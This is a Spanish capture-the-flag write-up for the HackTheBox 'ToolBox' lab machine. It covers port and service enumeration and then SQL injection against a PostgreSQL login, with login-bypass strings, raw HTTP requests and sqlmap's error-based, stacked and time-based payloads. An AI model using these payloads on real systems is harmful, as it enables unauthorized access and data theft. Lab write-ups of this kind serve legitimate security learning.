

TOOLBOX



HACKTHEBOX

IGNACIO AMADOR LOPEZ



INDICE

1. ENUMERACION	4
FTP	5
SMB.....	5
HTTP/S	6
Directorios	6
Sitio Web.....	6
2. EXPLOTACION	8
SQLi – Login Bypass.....	8
SQLi – Error-Based y Time-Based Blind	11
3. ESCALADA	17
SeBackupPrivilege.....	20
4. ANEXO I – SCRIPTS	22
Explications	23

INDICE DE ILUSTRACIONES

Ilustración 1. nmap inicial.....	4
Ilustración 2. Enumeración ftp	5
Ilustración 3. Enumeración SMB.....	5
Ilustración 4. nmap en puerto 443	6
Ilustración 5. Enumeración de directorios web.....	6
Ilustración 6. Pagina inicial de dominio	7
Ilustración 7. Pagina inicial de subdominio	7
Ilustración 8. SQLi Login-Bypass #1	8
Ilustración 9. SQLi Login-Bypass #2	8
Ilustración 10. Redirección tras Login-Bypass	9
Ilustración 11. Pagina inicial tras autenticación	9
Ilustración 12. Inspección de panel de administración	9
Ilustración 13. Consulta web	10
Ilustración 14. Confirmación de SQLi con sqlmap	10
Ilustración 15. SQLi Time-Based Blind	11
Ilustración 16. Ejecución de script para SQLi T-BB #1	11
Ilustración 17. Ejecución de script para SQLi T-BB #2	11
Ilustración 18. Ejecución de script para SQLi T-BB #3	12
Ilustración 19. Ejecución de script para SQLi T-BB #4	12
Ilustración 20. Error-Based SQLi #1	12
Ilustración 21. Error-Based SQLi #2	13
Ilustración 22. Error-Based SQLi #3	13
Ilustración 23. Error-Based SQLi #4	14
Ilustración 24. Error-Based SQLi #5	14
Ilustración 25. Error-Based SQLi #6	14
Ilustración 26. Error-Based SQLi #7	15
Ilustración 27. Error-Based SQLi #8	15
Ilustración 28. Error-Based SQLi #9	15
Ilustración 29. Error-Based SQLi #10	16
Ilustración 30. Error-Based SQLi #11	16
Ilustración 31. User Flag	16
Ilustración 32. Enumeración interna de puertos.....	17
Ilustración 33. Conexion SSH interna	17
Ilustración 34. Escalada SUDO	17
Ilustración 35. Directorio raiz en Docker	18
Ilustración 36. Root Flag	18
Ilustración 37. Clave privada SSH de Administrator	19
Ilustración 38. Conexión SSH a máquina	19
Ilustración 39. Root Flag	19
Ilustración 40. Directorio expuesto por FTP	20
Ilustración 41. Copia de archivos en directorio FTP	20
Ilustración 42. Descarga de archivos FTP	20
Ilustración 43. Dumper y conexión WinRM	21

INDICE DE FRAGMENTOS DE CODIGO

Código 1. Ejecución sqlmap	10
Código 2. Payload Time-Based Blind SQLi #1	11
Código 3. Payload Time-Based Blind SQLi #2	12
Código 4. Payload Time-Based Blind SQLi #3	12
Código 5. Payload Time-Based Blind SQLi #4	12
Código 6. Payload Error-Based SQLi #1	12
Código 7. Payload Error-Based SQLi #2	13
Código 8. Payload Error-Based SQLi #3	13
Código 9. Paso #1 RCE PostgreSQL	13
Código 10. Paso #2 RCE PostgreSQL	13
Código 11. Paso #3 RCE PostgreSQL	13
Código 12. Payload Error-Based SQLi #4	14
Código 13. Payload Error-Based SQLi #5	14
Código 14. Payload Error-Based SQLi #6	15
Código 15. Payload Error-Based SQLi #7	15
Código 16. Payload Error-Based SQLi #8	15
Código 17. Payload Error-Based SQLi #9	16
Código 18. Payload Error-Based SQLi #10	16
Código 19. Comandos SeBackupPrivilege.....	21

1. ENUMERACION

```
~ /Machines/HTB/ToolBox/enum sudo nmap -p- -sSCV -Pn --min-rate 3500 -oN ini.nmap 10.129.96.171
[sudo] password for iamadorl:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-16 11:09 CET
Nmap scan report for 10.129.96.171
Host is up (0.087s latency).
Not shown: 65521 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd 0.9.60 beta
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -r-xr-xr-x 1 ftp ftp      242520560 Feb 18  2020 docker-toolbox.exe
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
22/tcp    open  ssh          OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 5b:1a:a1:81:99:ea:f7:96:02:19:2e:6e:97:04:5a:3f (RSA)
|   256 a2:4b:5a:c7:0f:f3:99:a1:3a:ca:7d:54:28:76:b2:dd (ECDSA)
|_  256 ea:08:96:60:23:e2:f4:4f:8d:05:b3:18:41:35:23:39 (ED25519)
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp    open  tcpwrapped
445/tcp    open  microsoft-ds?
5985/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
47001/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp  open  msrpc        Microsoft Windows RPC
49665/tcp  open  msrpc        Microsoft Windows RPC
49666/tcp  open  msrpc        Microsoft Windows RPC
49667/tcp  open  msrpc        Microsoft Windows RPC
49668/tcp  open  msrpc        Microsoft Windows RPC
49669/tcp  open  msrpc        Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-11-16T10:10:36
|_  start_date: N/A
|_ clock-skew: -1s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 101.37 seconds
```

Ilustración 1. nmap inicial

FTP

```
~/Machines/HTB/ToolBox/enum ftp -a 10.129.96.171
Connected to 10.129.96.171.
220-FileZilla Server 0.9.60 beta
220-written by Tim Kosse (tim.kosse@filezilla-project.org)
220 Please visit https://filezilla-project.org/
331 Password required for anonymous
230 Logged on
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||53259|)
150 Opening data channel for directory listing of "/"
-r-xr-xr-x 1 ftp ftp      242520560 Feb 18  2020 docker-toolbox.exe
226 Successfully transferred "/"
ftp> get docker-toolbox.exe
local: docker-toolbox.exe remote: docker-toolbox.exe
229 Entering Extended Passive Mode (|||64177|)
150 Opening data channel for file download from server of "/docker-toolbox.exe"
2% |*                               | 6802 KiB    1.32 MiB/s    02:49 ETA
```

Ilustración 2. Enumeración ftp

Encontramos un archivo Docker-toolbox, lo que parece ser que en un futuro podremos encontrarnos en un entorno Docker, por lo que hemos de tener esto en cuenta en un futuro.

Docker Toolbox es simplemente una solución oficial ofrecida por la compañía para sistemas operativos que no soportaban Docker Desktop de forma nativa, sistemas operativos como Windows7/8 o macOS en versiones antiguas.

SMB

SMB no nos reporta gran cosa. La enumeración realizada no indica nada relevante y no nos permite extraer más información más allá del sistema operativo y el nombre de dominio.

```
~/Machines/HTB/ToolBox/enum nxc smb $IP -u '' -p '' --shares
SMB 10.129.96.171 445 TOOLBOX [*] Windows 10 / Server 2019 Build 17763 x64 (name:TOOLBOX) (domain:Toolbox) (signing:False) (SMBv1:False)
SMB 10.129.96.171 445 TOOLBOX [-] Toolbox\STATUS_ACCESS_DENIED
SMB 10.129.96.171 445 TOOLBOX [-] Error enumerating shares: Error occurs while reading from remote(104)

~/Machines/HTB/ToolBox/enum nxc smb $IP -u 'Guest' -p '' --shares
SMB 10.129.96.171 445 TOOLBOX [*] Windows 10 / Server 2019 Build 17763 x64 (name:TOOLBOX) (domain:Toolbox) (signing:False) (SMBv1:False)
SMB 10.129.96.171 445 TOOLBOX [-] Toolbox\Guest: STATUS_ACCOUNT_DISABLED

~/Machines/HTB/ToolBox/enum nxc smb $IP -u 'Administrator' -p '' --shares
SMB 10.129.96.171 445 TOOLBOX [*] Windows 10 / Server 2019 Build 17763 x64 (name:TOOLBOX) (domain:Toolbox) (signing:False) (SMBv1:False)
SMB 10.129.96.171 445 TOOLBOX [-] Toolbox\Administrator: STATUS_LOGON_FAILURE
```

Ilustración 3. Enumeración SMB

HTTP/S

Como hemos comprobado en el nmap inicial hemos visto que el puerto 443 se encontraba abierto, pero no nos aportaba más información al respecto, por lo que decidimos llevar a cabo un escaneo individual de este puerto.

```
~/Machines/HTB/ToolBox/enum nmap -p443 -sSCV $IP
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-16 11:21 CET
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Stats: 0:00:15 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 75.00% done; ETC: 11:21 (0:00:00 remaining)
Nmap scan report for 10.129.96.171
Host is up (0.052s latency).

PORT      STATE SERVICE VERSION
443/tcp   open  ssl/http Apache httpd 2.4.38 ((Debian))
|_ http-title: MegaLogistics
|_ _ssl-date: TLS randomness does not represent time
|_ http-server-header: Apache/2.4.38 (Debian)
|_ _ssl-cert: Subject: commonName=admin.megalogistic.com/organizationName=MegaLogistic Ltd/stateOrProvinceName=Some-State/countryName=GR
|_ Not valid before: 2020-02-18T17:45:56
|_ Not valid after: 2021-02-17T17:45:56
|_ _tls-alpn:
|_ http/1.1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.09 seconds
```

Ilustración 4. nmap en puerto 443

Encontramos entonces lo que parece ser una página, como esperábamos con certificado SSL, un nombre de dominio como **admin.megalogistic.com**, lo que parece a primera vista un subdominio. Añadimos entonces tanto el dominio como el subdominio al apartado de hosts para la resolución de nombres.

Directorios

Previo a la investigación de la página web en sí, vamos a lanzar una enumeración de directorios.

```
~/Machines/HTB/ToolBox/enum dirsearch -u https://megalogistic.com
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API.
See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/iamadorl/Machines/HTB/ToolBox/enum/reports/https_megalogistic.com/_25-11-16_11-32-48.txt
Target: https://megalogistic.com/

[11:32:48] Starting:
[11:32:49] 301 - 3100 - /js -> https://megalogistic.com/js/
[11:32:51] 403 - 2020 - /.ht_wer.txt
[11:32:51] 403 - 2020 - /.htaccess.bak1
[11:32:51] 403 - 2020 - /.htaccess.sample
[11:32:51] 403 - 2020 - /.htaccess.save
[11:32:51] 403 - 2020 - /.htaccess.orig
[11:32:51] 403 - 2020 - /.htaccess_extra
[11:32:51] 403 - 2020 - /.htaccess_sc
[11:32:51] 403 - 2020 - /.htaccessBAK
[11:32:51] 403 - 2020 - /.htaccessOLD
[11:32:51] 403 - 2020 - /.htaccessOLD2
[11:32:51] 403 - 2020 - /.hta
[11:32:51] 403 - 2020 - /.hta
[11:32:51] 403 - 2020 - /.htpasswd_test
[11:32:51] 403 - 2020 - /.httr-outh
[11:32:51] 403 - 2020 - /.htpasswd
[11:32:54] 200 - 3KB - /about.html
[11:33:07] 200 - 2KB - /contact.html
[11:33:09] 301 - 3200 - /css -> https://megalogistic.com/css/
[11:33:12] 301 - 3220 - /fonts -> https://megalogistic.com/fonts/
[11:33:14] 403 - 2020 - /images/
[11:33:14] 301 - 3230 - /images -> https://megalogistic.com/images/
[11:33:16] 403 - 2020 - /js/
[11:33:20] 403 - 2020 - /server-status
[11:33:20] 403 - 2020 - /server-status/

Task Completed

~/Machines/HTB/ToolBox/enum dirsearch -u https://megalogistic.com -w /usr/share/wordlists/dirb/common.txt
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API.
See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 4613
Output File: /home/iamadorl/Machines/HTB/ToolBox/enum/reports/https_megalogistic.com/_25-11-16_11-34-00.txt
Target: https://megalogistic.com/

[11:34:00] Starting:
[11:34:04] 301 - 3200 - /css -> https://megalogistic.com/css/
[11:34:06] 301 - 3220 - /fonts -> https://megalogistic.com/fonts/
[11:34:09] 301 - 3230 - /images -> https://megalogistic.com/images/
[11:34:10] 301 - 3100 - /js -> https://megalogistic.com/js/
[11:34:17] 403 - 2020 - /server-status

Task Completed

~/Machines/HTB/ToolBox/enum dirsearch -u https://admin.megalogistic.com
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API.
See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/iamadorl/Machines/HTB/ToolBox/enum/reports/https_admin.megalogistic.com/_25-11-16_11-32-36.txt
Target: https://admin.megalogistic.com/

[11:32:36] Starting:
[11:32:39] 403 - 2020 - /.ht_wer.txt
[11:32:39] 403 - 2020 - /.htaccess.bak1
[11:32:39] 403 - 2020 - /.htaccess.orig
[11:32:39] 403 - 2020 - /.htaccess.sample
[11:32:39] 403 - 2020 - /.htaccess.save
[11:32:39] 403 - 2020 - /.htaccess.orig
[11:32:39] 403 - 2020 - /.htaccess_sc
[11:32:39] 403 - 2020 - /.htaccess_extra
[11:32:39] 403 - 2020 - /.htaccessBAK
[11:32:39] 403 - 2020 - /.htaccessOLD
[11:32:39] 403 - 2020 - /.htaccessOLD2
[11:32:39] 403 - 2020 - /.hta
[11:32:39] 403 - 2020 - /.hta
[11:32:39] 403 - 2020 - /.htpasswd_test
[11:32:39] 403 - 2020 - /.htpasswd
[11:32:39] 403 - 2020 - /.httr-outh
[11:32:39] 403 - 2020 - /dashboard.php -> index.php
[11:33:03] 200 - 666B - /license.txt
[11:33:14] 403 - 2020 - /server-status/
[11:33:14] 403 - 2020 - /server-status/

Task Completed

~/Machines/HTB/ToolBox/enum dirsearch -u https://admin.megalogistic.com -w /usr/share/wordlists/dirb/common.txt
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API.
See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 4613
Output File: /home/iamadorl/Machines/HTB/ToolBox/enum/reports/https_admin.megalogistic.com/_25-11-16_11-35-15.txt
Target: https://admin.megalogistic.com/

[11:35:15] Starting:
[11:35:29] 403 - 2020 - /server-status

Task Completed
```

Ilustración 5. Enumeración de directorios web

Por desgracia no encontramos gran cosa más allá de un login.

Sitio Web

El dominio principal es simplemente una página web de información de lo que parece ser un sitio de envíos transatlánticos.



Ilustración 6. Pagina inicial de dominio

Encontramos en segunda instancia, en el subdominio mencionado anteriormente, una página de login.




Ilustración 7. Pagina inicial de subdominio

Como no tenemos nada mas de información al respecto, vamos a ver que peticiones se hacen y que datos se envían mediante Burpsuite.

2. EXPLOTACION

SQLi – Login Bypass

Vemos entonces que se envían como era esperado los campos de usuario y contraseña. Ante esto lo único que podemos hacer, es probar un SQLi y ver el resultado.

Vemos entonces que tras un primer intento nos da un error que además nos lo muestra por pantalla. Esto básicamente nos indica que el login es vulnerable y que de alguna manera conseguiremos explotarlo.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 POST / HTTP/1.1 2 Host: admin.megalogistic.com 3 Cookie: PHPSESSID=fbf8845112383bb9b7de8c1a2f478e4e 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Content-Type: application/x-www-form-urlencoded 9 Content-Length: 33 10 Origin: https://admin.megalogistic.com 11 Referer: https://admin.megalogistic.com/ 12 Upgrade-Insecure-Requests: 1 13 Sec-Fetch-Dest: document 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-User: ?1 17 Priority: u=0, i 18 Te: trailers 19 Connection: keep-alive 20 21 username=admin'OR+l=1#&password=a</pre>				<pre>1 HTTP/1.1 200 OK 2 Date: Sun, 16 Nov 2025 10:26:30 GMT 3 Server: Apache/2.4.38 (Debian) 4 X-Powered-By: PHP/7.3.14 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache, must-revalidate 7 Pragma: no-cache 8 Vary: Accept-Encoding 9 Content-Length: 1356 10 Keep-Alive: timeout=5, max=100 11 Connection: Keep-Alive 12 Content-Type: text/html; charset=UTF-8 13 14
 15 16 : pg_query(): Query failed: ERROR: syntax error at or near &quot;a&quot; 17 LINE 1: ...rs WHERE username = 'admin'OR l=1# AND password = md5('a'); 18 ^ in 19 /var/www/admin/index.php 20 21 on line 22 10 23 24
 25
 26 27 Warning 28 29 : pg_num_rows() expects parameter 1 to be resource, bool given in 30 /var/www/admin/index.php 31 32 on line 33 11 34 </pre>			

Ilustración 8. SQLi Login-Bypass #1

Viendo en el error que la base de datos usada es PostgreSQL, simplemente cambiamos el tipo de comentario, pues # no se encuentra en la sintaxis de PostgreSQL. Haciendo esto se nos acepta el Login Bypass, y que se nos hace una redirección, y que no se nos muestra ningún dato de retorno por lo que estamos posiblemente ante un Blind SQLi en caso de que queramos explotar más esta parte.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 POST / HTTP/1.1 2 Host: admin.megalogistic.com 3 Cookie: PHPSESSID=fbf8845112383bb9b7de8c1a2f478e4e 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Content-Type: application/x-www-form-urlencoded 9 Content-Length: 96 10 Origin: https://admin.megalogistic.com 11 Referer: https://admin.megalogistic.com/ 12 Upgrade-Insecure-Requests: 1 13 Sec-Fetch-Dest: document 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-User: ?1 17 Priority: u=0, i 18 Te: trailers 19 Connection: keep-alive 20 21 username=admin'OR+l=1--+&password=a</pre>				<pre>1 HTTP/1.1 302 Found 2 Date: Sun, 16 Nov 2025 10:27:23 GMT 3 Server: Apache/2.4.38 (Debian) 4 X-Powered-By: PHP/7.3.14 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache, must-revalidate 7 Pragma: no-cache 8 Location: dashboard.php 9 Content-Length: 0 10 Keep-Alive: timeout=5, max=100 11 Connection: Keep-Alive 12 Content-Type: text/html; charset=UTF-8 13 14</pre>			

Ilustración 9. SQLi Login-Bypass #2

Siguiendo la redirección llegamos a lo que parece un panel de administración.




Ilustración 10. Redirección tras Login-Bypass




Ilustración 11. Pagina inicial tras autenticación

Lo único interesante que encontramos en esta parte es un apartado de clientes, pero nada más allá de esto, por lo que volvemos un paso atrás e intentamos explotar el SQLi más en profundidad.




Ilustración 12. Inspección de panel de administración

En primera instancia vamos a intentar identificar ante qué tipo de SQLi nos encontramos mediante el uso de sqlmap, haciendo esto pasándole directamente la petición e indicando el parámetro vulnerable.

```
~/Machines/HTB/ToolBox/enum cat req.txt
File: req.txt
1 POST / HTTP/1.1
2 Host: admin.megalogistic.com
3 Cookie: PHPSESSID=fbf8845112383bb9b7de8c1a2f478e4e
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 33
10 Origin: https://admin.megalogistic.com
11 Referer: https://admin.megalogistic.com/
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19 Connection: keep-alive
20
21 username=admin'*&password=a
```

Ilustración 13. Consulta web

Debido a errores hemos de usar **-force-ssl**. Esto se usa para obligar al uso de HTTPS en todas las peticiones realizadas, incluso si el archivo de solicitud que estamos utilizando indicase HTTP, no siendo este nuestro caso. Esto es útil cuando se redirige automáticamente a HTTPS o solamente se aceptan conexiones seguras. También usamos esto debido a que suelen surgir problemas con los certificados autofirmados, como es en este caso.

```
sqlmap -r req.txt -force-ssl
```

Código 1. Ejecución sqlmap

Vemos entonces que en efecto el parámetro de usuario es vulnerable, y que es vulnerable a Error-Based, Stacked Queries y Time-Based Blind, como habíamos confirmado anteriormente

```
[11:50:04] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one
other (potential) technique found
(custom) POST parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 366 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
  Type: error-based
  Title: PostgreSQL AND error-based - WHERE or HAVING clause
  Payload: username=admin' AND 3868=CAST((CHR(113)||CHR(112)||CHR(112)||CHR(107)||CHR(113))||(SELECT (CASE WHEN (3
868=3868) THEN 1 ELSE 0 END))::text||(CHR(113)||CHR(113)||CHR(120)||CHR(112)||CHR(113)) AS NUMERIC)-- fkFW&password=
a

  Type: stacked queries
  Title: PostgreSQL > 8.1 stacked queries (comment)
  Payload: username=admin';SELECT PG_SLEEP(5)--&password=a

  Type: time-based blind
  Title: PostgreSQL > 8.1 AND time-based blind
  Payload: username=admin' AND 5040=(SELECT 5040 FROM PG_SLEEP(5))-- XiWM&password=a
---
[11:50:09] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Debian 10 (buster)
web application technology: PHP 7.3.14, Apache 2.4.38
back-end DBMS: PostgreSQL
